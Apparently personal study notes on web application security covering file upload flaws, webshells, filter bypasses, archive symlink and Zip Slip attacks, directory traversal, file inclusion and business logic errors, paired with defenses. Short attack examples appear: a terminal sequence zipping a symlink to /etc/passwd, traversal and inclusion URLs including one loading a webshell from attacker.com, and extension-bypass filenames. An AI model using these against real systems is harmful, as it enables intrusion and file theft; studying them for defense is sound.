[FILE UPLOAD & LOGIC FLAWS]

Unrestricted File Upload

users can upload any file type w/ any content
* most malicious file to upload: webshell
  ↳ uploaded script to enable remote administration of machine
  ↳ goal: escalate & maintain access on compromised web app

Web Shell Defenses

* extension validation (ex., only allow .jpg, .jpeg)
* content type validation (ex., only allow image\jpeg)
* file signature validation (MIME type validation)
  ex., php finfo()
  mime_content_type()

Multimedia Internet Mail Extensions (MIME)

* media type that indicates nature & format of document, file, or assortment of bytes
* can be identified by file signature (magic bytes)
  ex., JPEG file: {FF D8 FF E0}
  PNG file: {89 50 4E 47}

Defense Bypass

* use slash suffix or null byte (ex., test.php/, test.jpg\x00.php)
* use diff. file format (ex., .php2, .phtml)
* change Content-Type (in HTTP header)
* change file format signature (magic bytes)

File Processing Defenses

* never trust user input
  ↳ always validate file content
* process files in sandboxed environment
* use less powerful op. (ie., restrict execution)
  ↳ "uploads" folder to be executable
* principle of least privilege
  ↳ files should be inaccessible as web user "www"
* isolation: files hosted on separate site (ex., cloud storage, subdomain storage)
* security by obscurity
  ↳ use client-side script to fetch content, to direct access to web
* restrict file size to prevent large file DoS
* scan file upload for virus
  ↳ other might want to use app to store\carry virus
* make sure all processing libs are updated

File Processing Related Attacks

* ZIP bomb: creates massive processing overhead & space thru repetitive extraction
* Zip Slip: [directory traversal] (allows arbitrary file overwrite) when extracted
* Symlink Atk: create symlink (symbolic link) to sensitive files when extracted

```
┌──(kali㉿kali)-[~]
└─$ sudo ln -s ../../../../../../../../etc/passwd bonshi.txt
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ sudo zip --symlinks bonzu.zip bonshi.txt
  adding: bonshi.txt (stored 0%)
```

* injection attks (XSS, SQLi, etc.)
  ↳ text metadata vuln. to these attks
* post-upload processing to libs prone to vulns
  ↳ deliver payload to vuln-libs (ex., ImageMagick)


Directory Traversal

method for accessing files & dirs outside of web root dir or any other dir
* commonly achieved using:
  ↳ absolute paths /root/to/file
  ↳ relative paths w/ traversal strings such as dot-dot-slash /root/to/file/../../../other/file

ex.,
① examples.lab/files/download?file=report.txt
② examples.lab/files/download?file=../../../../../../etc/passwd

Defenses against Directory Traversal

* validate user input by only accepting known good
* use chrooted jails & code access policies to restrict where files can be obtained or saved to
* if forced to use user input for file ops., normalize input before using File I/O APIs



File Inclusion Vulnerabilities

* remote file inclusion
  - ↳ include() & require() in PHP accepts remote path
    - ⇒ allows attkers to load script

ex., http://example.com/?file=http://attacker.com/webshell.php

* local file inclusion
  - ↳ only local files included
    - → attkr can still load local files

ex., http://example.com/?file=../../upload/webshell.php

File Inclusion Defenses

* avoid dynamically incl. files based on user input
* maintain whitelist of files that can be included
* if file should be processed only as output, use readfile() instead

Application Logic Vulnerabilities

* vuln. to business/app logic attks
* v. difficult to detect & prevent
  - ∴ no specific signatures; can be unique to every app
  - ↳ almost impossible to detect using automated vuln. scanners
* remediation requires taking app design & implementation into acct.
* great target for bounty hunters, manual security testers & hackers

Business Logic Vulnerability Prevention

* dev & security teams need to have global view & understanding of data flow in app
* avoid making implicit assumptions abt behavior of user or other parts of app
* understand how app reacts in diff. scenarios
* never trust client requests

↙ add server-side checks (ex., timestamps, perform safe math ops., ensure every stage of action performed in right order)

CWE-840: Business Logic Errors

* generally used to describe issues requiring domain-specific knowledge/"business rules" to determine if they are weaknesses or vulns.
* business logic issues: instances of other weaknesses
  - ex., input validation, access ctrl, numeric computation, order of ops.
* atk vectors → unconventional input (negative nums, overflows, underflows)
  - ↳ changing business flow
    - → replay atks: attkr replays same request but changes same params
      - ↳ mitigation: nonce pswds, OTP keys, timestamps on msgs
    - → race conditions: logging 2 users simultaneously ⇒ 2nd acct. accessed
    - → rounding issues: ↑ # conversion requests may result in gaining money fm rounding
    - → discount code abuse: flaw allows stacking vouchers/using vouchers for non-discounted items
  - ↳ encryption oracle: app returns encrypted data & its plaintext value of a user's input
    - → possible for user to encrypt plaintext data in app
      - ⇒ can bypass ctrls relying on encrypted data
        - ex., session cookies in some encrypted vals. (user can mod & re-encrypt)
  - ↳ HTTP request/response tampering
    - → manipulate price/qty/currency/response/etc.